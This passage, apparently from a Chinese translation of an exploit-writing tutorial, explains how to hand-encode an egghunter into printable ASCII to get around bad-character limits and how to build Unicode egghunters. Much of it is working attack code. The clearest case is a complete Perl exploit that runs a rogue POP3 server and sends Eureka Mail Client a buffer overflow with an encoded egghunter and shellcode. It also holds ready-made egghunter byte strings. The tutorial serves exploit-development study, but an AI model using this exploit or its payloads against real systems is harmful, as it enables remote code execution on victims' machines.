像 shellcode 一样，内存中寻蛋代码也很容易遭到破坏。因为它同样也收到 bad chars 等因素困扰。所以当寻蛋代码执行时发生错误,比较内存中的拷贝和原始版本的差异来找出 Bad Chars 不失为上上策。(前面用到的比较技术，对寻蛋代码和 shellcode 都适用)。

发现寻蛋代码被破坏后该怎么办呢？

为了使寻蛋代码工作，也许要换用一种编码方式，也许要使用一个“bad char”过滤器过滤掉那些导致代码在内存中被破坏（修改）的字符。当让两种方式都用到也不稀奇。

注意寻蛋代码使用的编码器和“Bad chars”过滤器可能完全不同于用在 shellcode 上的。虽然这种情况不经常发生，但确实存在。

对寻蛋代码（或 shellcode）是很简单的。把寻蛋代码写入一个文件，然后对寻蛋代码进行编码，然后把编码后的输出作为新的寻蛋代码。至于是否要把标记也进行编码取决于那些 bad chars.不过一般情况下，不应该把对标记编码。毕竟如果编码后标记变了，你必须把改变后的标记放在 shellcode 前……这样不得不对寻蛋代码进行调试，从而找出标记是如何变化的。

来看一个例子：这里对寻蛋代码使用字符和数字混（alphanumerical）的编码方式,标记也在被编码之列.

```
    root@xxxxx:/pentest/exploits/trunk# cat writeegghunter.pl
    #!/usr/bin/perl
    # Write egghunter to file
    # Peter Van Eeckhoutte
    #
    my $eggfile = "eggfile.bin";
    my $egghunter =
"\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8".
    "\x77\x30\x30\x74". # this is the marker/tag: w00t
    "\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7";

    open(FILE,">$eggfile");
    print FILE $egghunter;
    close(FILE);
    print "Wrote ".length($egghunter)." bytes to file ".$eggfile."\n";

    root@xxxxx:/pentest/exploits/trunk# perl writeegghunter.pl
    Wrote 32 bytes to file eggfile.bin

    root@xxxxx:/pentest/exploits/trunk# ./msfencode -e x86/alpha_upper -i eggfile.bin -t
perl
    [*] x86/alpha_upper succeeded with size 132 (iteration=1)

    my $buf =
    "\x89\xe0\xda\xc0\xd9\x70\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x43" .
    "\x43\x43\x43\x43\x52\x59\x56\x54\x58\x33\x30\x56\x58" .
```

```
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x43\x56\x4d\x51" .
"\x49\x5a\x4b\x4f\x44\x4f\x51\x52\x46\x32\x43\x5a\x44\x42" .
"\x50\x58\x48\x4d\x46\x4e\x47\x4c\x43\x35\x51\x4a\x42\x54" .
"\x4a\x4f\x4e\x58\x42\x57\x46\x50\x46\x50\x44\x34\x4c\x4b" .
"\x4b\x4a\x4e\x4f\x44\x35\x4b\x5a\x4e\x4f\x43\x45\x4b\x57" .
"\x4b\x4f\x4d\x37\x41\x41";
```

现在看下 buf 变量的输出:标记肯定在里面，但是具体在哪呢？标记究竟改变了么？这个编码后的代码是够能工作呢。

试一下，如果不能工作别失望，继续读下去。

手工编码

如果限制太多,Metasploit 不能帮完成对 shellcode 编码该怎么办呢？(寻蛋代码也属于 shellcode 的一种,所以这里指的是各种形式的 shellcode)

例如 Bad Char 的列表非常大，而寻蛋代码又只能由字符加数字组成，怎么办？

当然，需要进行手工编码。事实上光对寻蛋代码编码还不能完全打碎身上枷锁，真正需要的是一个能重新生成原始的寻蛋代码的并执行的解码器。

本章的思想来源于 Muts 写的一个美丽的 exploit。

在这个 exploit 有一个非常特殊的寻蛋代码。

```
egghunter=(
"%JMNU%521*TX-1MUU-1KUU-5QUUP\AA%J"
"MNU%521*-!UUU-!TUU-IoUmPAA%JMNU%5"
"21*-q!au-q!au-oGSePAA%JMNU%521*-D"
"A~X-D4~X-H3xTPAA%JMNU%521*-qz1E-1"
"z1E-oRHEPAA%JMNU%521*-3s1--331--^"
"TC1PAA%JMNU%521*-E1wE-E1GE-tEtFPA"
"A%JMNU%521*-R222-1111-nZJ2PAA%JMN"
"U%521*-1-wD-1-wD-8$GwP")
```

（这个 exploit 由完全由文字和数字构成的寻蛋代码和有限的几个特殊字符\x40\x3f\x3a\x2f 组成。所以很可能是该漏洞只能被可打印的字符序列触发。这种情况在 web 服务上很常见）

这个寻蛋代码对应的汇编代码如下（这里仅显示前几行）：

```
25 4A4D4E55       AND EAX,554E4D4A
25 3532312A       AND EAX,2A313235
54                PUSH ESP
58                POP EAX
2D 314D5555       SUB EAX,55554D31
2D 314B5555       SUB EAX,55554B31
2D 35515555       SUB EAX,55555135
50                PUSH EAX
41                INC ECX
41                INC ECX
25 4A4D4E55       AND EAX,554E4D4A
```

```
25 3532312A       AND EAX,2A313235
2D 21555555       SUB EAX,55555521
2D 21545555       SUB EAX,55555421
2D 496F556D       SUB EAX,6D556F49
50                PUSH EAX
41                INC ECX
41                INC ECX
25 4A4D4E55       AND EAX,554E4D4A
25 3532312A       AND EAX,2A313235
2D 71216175       SUB EAX,75612171
2D 71216175       SUB EAX,75612171
2D 6F475365       SUB EAX,6553476F
```

喔！这和前面见到的寻蛋代码完全不一样。

现在我们分析一下。前 4 个指令清除 EAX 的值（2 个逻辑与运算），然后把 ESP 的值压栈（这里保存着编码后的寻蛋代码的开始地址）。接下来，这个值被弹出到 EAX 中。下面 4 条指令执行后，EAX 中保存着指向保存着寻蛋代码的指针。


```
25 4A4D4E55       AND EAX,554E4D4A
25 3532312A       AND EAX,2A313235
54                PUSH ESP
58                POP EAX
```

接下来，EAX 被一系列的 SUB 指令改变。然后新的 EAX 值被压栈，ECX 寄存器的值增加 2.

```
2D 314D5555       SUB EAX,55554D31
2D 314B5555       SUB EAX,55554B31
2D 35515555       SUB EAX,55555135
50                PUSH EAX
41                INC ECX
41                INC ECX
```

（上面计算出来的 EAX 的值对接下来的工作相当重要，一会我们会专门讨论它）

然后 EAX 的值又被清除（2 个与操作），然后又对 EAX 做了 3 次 SUB 操作，最后的结果被压栈。



首先 EAX 的值是 0，执行 SUB EAX,55555521 后，EAX 的值为 AAAAAADF；第二个 SUB 执行后，EAX 的值为 555556BE，第三个 SUB 指令执行后 EAX 的值为 E7FFE775。然后这个值被放到栈上。

等一下，这个值似曾相识。0xE7, 0xFF, 0xE7, 0x75 实际上是采用 NtAccessCheckAndAuditAlarm

技术的寻蛋代码的最后资格字节。太神奇了。

继续执行这份代码，将会看到重新生成了原始的寻蛋算法。（不过我用另外一个 Exploit，这段代码没有生成预期的结果）

Muts 用的代码实际上是一个会在栈上重新生成原始的寻蛋算法的编码器，该编码器有效的绕过了 Bad Char 的限制（因为整个编码结果没有使用任何的 bad chars）。在这个特殊的 Exploit 发布之前，我从没见到过类似实现。Muts 太伟大了。

当然，如果 AND、PUSH、POP、SUB、INC 操作码也在 badchar 列表中，这种方案也会存在问题。但是你可以通过巧妙的使用 SUB 指令来重塑寻蛋代码，并定位出重新制造出来的寻蛋代码的位置，跳转到并执行寻蛋代码。

但是如何实现跳转呢？

如果必须和一个受限制的字符集(例如只包含由字母和数字组成的可打印的 Ascii 字符)打交道，那么因为 jmp esp 或 push esp + ret……等指令包含无效的字符将不能使用。否则简单的把跳转指令放在编码后的寻蛋代码结尾，一切就 OK 了。

假定要处理的是受限制的字符集，那么必须找到一个办法来解决这个问题。如果不能实现跳转，那就需要确保代码能自动执行。最好的方法就是把解码后的寻蛋代码放在解码代码后面……当解码代码重新生成原始的寻蛋代码后，寻蛋代码将自动执行。

这就需要在解码代码开始前计算出解码代码后面的第一个地址指针，并把该值赋给 ESP。这样解码工作将重建寻蛋代码并放置在解码代码后边。接下来的部分我们将探讨如何做到这一点。

如何实现解码代码?


实现解码代码的流程如下：

- 设置栈和寄存器的值。（解码后的寻蛋代码大概保存在当前的执行地址 + 解码器代码的长度的位置。而解码后的寻蛋代码执行时需要的寄存器的值会影响解码代码应该出现的地址。不过如果你能通过 jmp esp 来跳转到解码后的寻蛋代码执行，那么 ESP 在开始解码时是指向当前执行代码的位置你只需要简单的增加 ESP 的值，使它指向一个合适的位置就行了）
- 每次 4 字节的在栈上解码代码处生成原始的寻蛋代码（使用 2 个与运算清空 EAX,3 个减法运算生成原始的字节，然后用 push 指令把刚生成的代码压栈）。
- 当所有的指令被重新生成以后，解码后的寻蛋代码就该开始执行了。

首先来对寻蛋代码进行编码。先把代码按 4 字节进行分组，并从最后一组开始编码。这时因为我们会把解码后的代码压栈，所以后解码的代码首先执行）。采用 NtAccessCheckAndAuditAlarm 技术的寻蛋代码占用 32 字节，已经是 4 字节对齐的了,如果没有对齐，可以在代码后面增加一些 byte(nops)先完成对齐，然后在从下网上逐组进行编码。

```
\x66\x81\xCA\xFF
\x0F\x42\x52\x6A
\x02\x58\xCD\x2E
\x3C\x05\x5A\x74
\xEF\xB8\x77\x30    ;w0
\x30\x74\x8B\xFA    ;0t
\xAF\x75\xEA\xAF
\x75\xE7\xFF\xE7
```

Muts 使用的代码会高效的解码出寻蛋代码(这里标记是 w00t)。解码代码执行后，被压进栈的内容如下：



Good!

现在还存在两个问题：1.如何跳转到寻蛋代码；2：如何实现给一个寻蛋代码编码。我们看看第二个问题怎么解决。

这里寻蛋代码由 8 行 4 字节的代码组成，那么就需要编码成 8 块代码。所有编码后的代码仅包含字母和数字组成的可打印 ASCII 字符，并且不包含 Bad Chars.可打印的 Ascii 字符指 0x20(空格)-0x7E 之间的字符。

每一个编码好的块被用来通过 SUB 指令来解码出原始寻蛋代码的 4 个字节。下面是计算出 sub 指令中使用的参数值的方法：

对一行寻蛋代码，首先翻转 4 个字节，然后求这个整数值的反码。对上面寻蛋代码的最后一行就是(0x75E7FFE7 -> 0xE7FFE775)，反码为 0x1800188B.

然后找出 3 个数的和等于反码（0x1800188B），并且只用到除了\x40\x3f\x3a\x2f 这 4 个字符以外的 ascii-printable 字符。

找到的 3 个值就是可以用在 SUB EAX, <…> 指令中的。

因为解码后的值要被压到栈中，所以要从最后一行开始编码。当最后一个值被压进栈后，ESP 就指向解码后的寻蛋代码的第一个字节。

下面是我用来这处 3 个这样的值的方法 ：

- 把反码值的字节翻转
- 首先处理第一个字节(在本例中指 18).然后找到 3 个数使它们呢的和为 18.因为只能使用 ascii-printable 字符,所以有些使用可能需要使和溢出。例如使用 3 个 06(和为 18)是不行的,因为 06 不属于 ascii-printable 字符。这是需要和值为溢出的 118.第一个数我通常在使用 55（55 乘以 3 等于 0，这里都是 16 进制）和 7F（最大的 ascii-printable 字符)之间的值。例如 71. 71 ＋ 71 = E2. 118-E2 = 36.而 36 属于 ascii-printable 字符。这样我们就找到了第一个字节。这可能不是最有效率的方法，不过确实好用。（在 window 计算器程序中，把和值除以 3，你就会知道该从那些值开始寻找）。

  用同样的方法找到剩余的 3 个字节。注意，如果在计算某个字节上发生了溢出。你必须对下个字节中计算出的 3 个值中的一个减 1；试一下你就会明白为什么第 3 个值的第一个字节是 35 而不是 36.

对上面用到寻蛋代码进行编码的结果的最后一行：

```
x75 xE7 xFF xE7 -> xE7 xFF xE7 x75: (2's complement : 0x1800188B)
--------------------------------------------------------------------
sub eax, 0x71557130     (=> "\x2d\x30\x71\x55\x71")  (Reverse again !)
sub eax, 0x71557130     (=> "\x2d\x30\x71\x55\x71")
sub eax, 0x3555362B     (=> "\x2d\x2B\x36\x55\x35")
=> sum of these 3 values is 0x11800188B  (or 0x1800188B in dword)
```

倒数第二行：

```
xAF x75 xEA xAF -> xAF xEA x75 xAF: (2's complement : 0x50158A51)
--------------------------------------------------------------------
sub eax, 0x71713071
```

```
sub eax, 0x71713071
sub eax, 0x6D33296F
```

剩下的

```
x30 x74 x8B xFA -> xFA x8B x74 x30: (2's complement : 0x05748BD0)
--------------------------------------------------------------
sub eax, 0x65253050
sub eax, 0x65253050
sub eax, 0x3B2A2B30
xEF xB8 x77 x30 -> x30 x77 xB8 xEF: (2's complement : 0xCF884711)
--------------------------------------------------------------
sub eax, 0x41307171
sub eax, 0x41307171
sub eax, 0x4D27642F
x3C x05 x5A x74  -> x74 x5A x05 x3C: (2's complement : 0x8BA5FAC4)
--------------------------------------------------------------
sub eax, 0x30305342
sub eax, 0x30305341
sub eax, 0x2B455441
x02 x58 xCD x2E -> x2E xCD x58 x02: (2's complement : 0xD132A7FE)
--------------------------------------------------------------
sub eax, 0x46663054
sub eax, 0x46663055
sub eax, 0x44664755
x0F x42 x52 x6A -> x6A x52 x42 x0F: (2's complement : 0x95ADBDF1)
--------------------------------------------------------------
sub eax, 0x31393E50
sub eax, 0X32393E50
sub eax, 0x323B4151
```

最后，也就是第一行

```
66 x81 xca xff -> xff xca x81 x66 (2's complement : 0x00357E9A)
--------------------------------------------------------------
sub eax, 0x55703533
sub eax, 0x55702533
sub eax, 0x55552434
```

这些代码(SUB 指令)块前面都必须放置把 EAX 清 0 的代码。例如：

```
AND EAX,554E4D4A   ("\x25\x4A\x4D\x4E\x55")
AND EAX,2A313235   ("\x25\x35\x32\x31\x2A")
```

（两个 5 字节的指令）

并且每块后面还必须增加 Push EAX 指令(“\x50”占一个字节)，这会把结果压栈。如果忘了这一点，寻蛋代码将不会被放到栈上。

所以：每个块大小为 10(eax 清 0) + 15(用于解码) + 1(push eax) ＝ 26 字节，8 个块空占用 208 个字节。

注意：把 sub eax, <value>指令翻译成操作码(opcode)是,别忘了对值做字节翻转操作。所以 sub eax,0×476D556F 的字节码是“\x2d\x6f\x55\x6d\x47”。

下一步，我们就要确保寻蛋代码被解码后能被执行。

为了实现这一步，需要把寻蛋代码解码到一个可预测的位置然后跳转执行寻蛋代码。或者把解码后的寻蛋代码直接解码到解码代码的后面，从而让寻蛋代码自动执行。

如果可以把寻蛋代码解码到一个可预测的位置（通过在解码前修改 ESP 的值），并且在解码完成后跳转到寻蛋代码开始处执行，那么一切 OK。

当然如果受到字符集的限制，很可能没法把"jmp esp" 或着 "push esp/ret"或类似的指令附加到解码代码后面。当然如果可以，那将无疑是一个好消息。

如果不能实现跳转，那就需要把解码后的寻蛋代码放置在解码代码的后面。这样解码代码完成后，寻蛋代码就开始执行。这需要我们计算处应该把解码后的代码放置的位置。所以在解码过程开始时，就应该根据已知的解码代码的字节数来修改 ESP 的值。这样解码后的寻蛋代码就恰好出现在解码代码的后面。

修改 ESP 值的技术也受到可用的字符的影响。如果只能使用 ascii-printable 字符，那就意味着不能使用 add、sub 和 mov 指令等。一个可行的方法是使用连续的 POPAD 指令来修改 ESP 的值，从而使 ESP 指向解码代码后面的值。谨慎一点，可以在解码代码后面增加一些 NOP 操作。（对于只能使用 ascii-printable 字符的环境下 0x41 可以达到和 NOP 一样好的效果）。

所有的问题都解决了，我们最后得到的代码看起来像下面这个样子：

修改 ESP 的代码（POPAD） + 解码代码(包含 8 个小块：eax 清 0，解码，压栈) + 一些 NOPS(根据需要)


在 Eureka Mail Client exploit 使用这项技术后.我们得到下面的战利品。


```
use Socket;
#fill out the local IP or hostname
#which is used by Eureka EMail as POP3 server
#note : must be exact match !
my $localserver = "192.168.0.193";
#calculate offset to EIP
my $junk = "A" x (723 - length($localserver));
my $ret=pack('V',0x7E47BCAF); #jmp esp from user32.dll
my $padding = "\x90" x 1000;

#alphanumeric ascii-printable encoded + bad chars
# tag = w00t
my $egghunter =
#popad - make ESP point below the encoded hunter
"\x61\x61\x61\x61\x61\x61\x61\x61".
#-----8 blocks encoded hunter---------------
"\x25\x4A\x4D\x4E\x55".   #zero eax
"\x25\x35\x32\x31\x2A".   #
"\x2d\x30\x71\x55\x71".   #x75 xE7 xFF xE7
"\x2d\x30\x71\x55\x71".
"\x2d\x2B\x36\x55\x35".
"\x50".                   #push eax
#-------------------------
"\x25\x4A\x4D\x4E\x55".   #zero eax
"\x25\x35\x32\x31\x2A".   #
"\x2d\x71\x30\x71\x71".   #xAF x75 xEA xAF
"\x2d\x71\x30\x71\x71".
"\x2d\x6F\x29\x33\x6D".
"\x50".                   #push eax
#-------------------------
```

```
    "\x25\x4A\x4D\x4E\x55".    #zero eax
    "\x25\x35\x32\x31\x2A".    #
    "\x2d\x50\x30\x25\x65".    #x30 x74 x8B xFA
    "\x2d\x50\x30\x25\x65".
    "\x2d\x30\x2B\x2A\x3B".
    "\x50".                    #push eax
    #--------------------------
    "\x25\x4A\x4D\x4E\x55".    #zero eax
    "\x25\x35\x32\x31\x2A".    #
    "\x2d\x71\x71\x30\x41".    #xEF xB8 x77 x30
    "\x2d\x71\x71\x30\x41".
    "\x2d\x2F\x64\x27\x4d".
    "\x50".                    #push eax
    #--------------------------
    "\x25\x4A\x4D\x4E\x55".    #zero eax
    "\x25\x35\x32\x31\x2A".    #
    "\x2d\x42\x53\x30\x30".    #x3C x05 x5A x74
    "\x2d\x41\x53\x30\x30".
    "\x2d\x41\x54\x45\x2B".
    "\x50".                    #push eax
    #--------------------------
    "\x25\x4A\x4D\x4E\x55".    #zero eax
    "\x25\x35\x32\x31\x2A".    #
    "\x2d\x54\x30\x66\x46".    #x02 x58 xCD x2E
    "\x2d\x55\x30\x66\x46".
    "\x2d\x55\x47\x66\x44".
    "\x50".                    #push eax
    #--------------------------
    "\x25\x4A\x4D\x4E\x55".    #zero eax
    "\x25\x35\x32\x31\x2A".    #
    "\x2d\x50\x3e\x39\x31".    #x0F x42 x52 x6A
    "\x2d\x50\x3e\x39\x32".
    "\x2d\x51\x41\x3b\x32".
    "\x50".                    #push eax
    #--------------------------
    "\x25\x4A\x4D\x4E\x55".    #zero eax
    "\x25\x35\x32\x31\x2A".    #
    "\x2d\x33\x35\x70\x55".    #x66 x81 xCA xFF
    "\x2d\x33\x25\x70\x55".
    "\x2d\x34\x24\x55\x55".
    "\x50".                    #push eax
    #-----------------------------
    "\x41\x41\x41\x41";        #some nops

    #calc.exe
    my $shellcode="\x89\xe2\xda\xc1\xd9\x72\xf4\x58\x50\x59\x49\x49\x49\x49" .
```

```
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a" .
"\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4c\x4b\x47\x35\x47" .
"\x4c\x4c\x4b\x43\x4c\x43\x35\x43\x48\x45\x51\x4a\x4f\x4c" .
"\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x47\x50\x43\x31\x4a" .
"\x4b\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e\x50" .
"\x31\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x43\x44\x43" .
"\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4a" .
"\x54\x47\x4b\x51\x44\x46\x44\x43\x34\x42\x55\x4b\x55\x4c" .
"\x4b\x51\x4f\x51\x34\x45\x51\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x47" .
"\x54\x43\x34\x48\x43\x51\x4f\x46\x51\x4b\x46\x43\x50\x50" .
"\x56\x45\x34\x4c\x4b\x47\x36\x50\x30\x4c\x4b\x51\x50\x44" .
"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x45\x38\x43" .
"\x38\x4b\x39\x4a\x58\x4c\x43\x49\x50\x42\x4a\x50\x50\x42" .
"\x48\x4c\x30\x4d\x5a\x43\x34\x51\x4f\x45\x38\x4a\x38\x4b" .
"\x4e\x4d\x5a\x44\x4e\x46\x37\x4b\x4f\x4d\x37\x42\x43\x45" .
"\x31\x42\x4c\x42\x43\x45\x50\x41\x41";

my $payload=$junk.$ret.$egghunter.$padding."w00tw00t".$shellcode;

#set up listener on port 110
my $port=110;
my $proto=getprotobyname('tcp');
socket(SERVER,PF_INET,SOCK_STREAM,$proto);
my $paddr=sockaddr_in($port,INADDR_ANY);
bind(SERVER,$paddr);
listen(SERVER,SOMAXCONN);
print "[+] Listening on tcp port 110 [POP3]... \n";
print "[+] Configure Eureka Mail Client to connect to this host\n";
my $client_addr;
while($client_addr=accept(CLIENT,SERVER))
{
  print "[+] Client connected, sending evil payload\n";
  my $cnt=1;
  while($cnt<10)
  {
     print CLIENT "-ERR ".$payload."\n";
     print "    -> Sent ".length($payload)." bytes\n";
     $cnt=$cnt+1;
  }
}
close CLIENT;
```

```
    print "[+] Connection closed\n";
```





把这份代码用在你的 exploit 中时，如果失败也不要感到惊讶。毕竟，这里是采用的手工编码的方式，使用了一个假定的 bad chars 列表，这里使用的各个偏移量（offset）的值也可是需要精心调整的，当然还会有一些其他因素。

需要注意的是这份代码（220 个字节）比没有编码的原始的寻蛋代码（30 个字节）长的多，所以需要更大的缓冲区。

Shellcode 被转换成了 UNICODE

如果 Shellcode 的内容被转换成 UNICODE，那该怎么办呢？

看来你确实在思考。

首先这里存在两种情况，我们分开来讨论它们。

情况 1：内存中仍存在 Shellcode 的 ASCII 拷贝。

这种情况并不稀奇，所以值得花点时间。通常应用程序按 Ascii 码的格式来接受数据，然后再把数据转换为 Unicde. 所以当溢出发生时，ASCII 格式的数据可能仍存在在内存中。

找出内存中是否存在 Ascii 版本的 shellcode 的方法是使用插件提供的!pvefindaddr compare <filename> 功能。这个功能需要我们首先把 shellcode 保存在一个文件中。如果内存中存在 shellcode 拷贝，并且这份拷贝没有没被修改和破坏，也没有被转换成 UNICODE. 那么插件就会帮我们找到这份拷贝。

这种情况需要我们：

- 把寻蛋代码转换成一个 venetian shellcode 并使它被执行。（这样 shellcode 包含比转换前更多的字节，所以也需要更大的缓冲区）
- 把真正的(前置了标记的)shellcode 放在内存的某个位置。标记和 shellcode 都必须是 ascii。

venetian shellcode 运行时，将找到内存中的 shellcode 的 ASCII 版本，然后执行它。Game Over!

把寻蛋代码转换为 venetian shellcode 是很容易的。只需把寻蛋代码写到一个文件中，然后用 alpha2（或者最新版的 alpha3）把文件转换为 UNICODE（这点可以参考前面指导中关于 UNICODE 的部分）。

下面是一个 UNICODE 版本的寻蛋代码，同样使用 w00t 做标记，使用 EAX 做基础寄存器（basereg）。

```
#Corelan Unicode egghunter - Basereg=EAX - tag=w00t
my $egghunter = "PPYAIAIAIAIAQATAXAZAPA3QADAZ".
"ABARALAYAIAQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAIAX".
"A58AAPAZABABQI1AIQIAIQI1111AIAJQI1AYAZBABABA".
"BAB30APB944JBQVE1HJKOLOPB0RBJLBQHHMNNOLM5PZ4".
"4JO7H2WP0P0T4TKZZF0SEZJ60T5K7KO9WA";
```

UNICODE 版本的寻蛋代码最大的好处就是可以容易的调整开始搜索的内存地址位置。

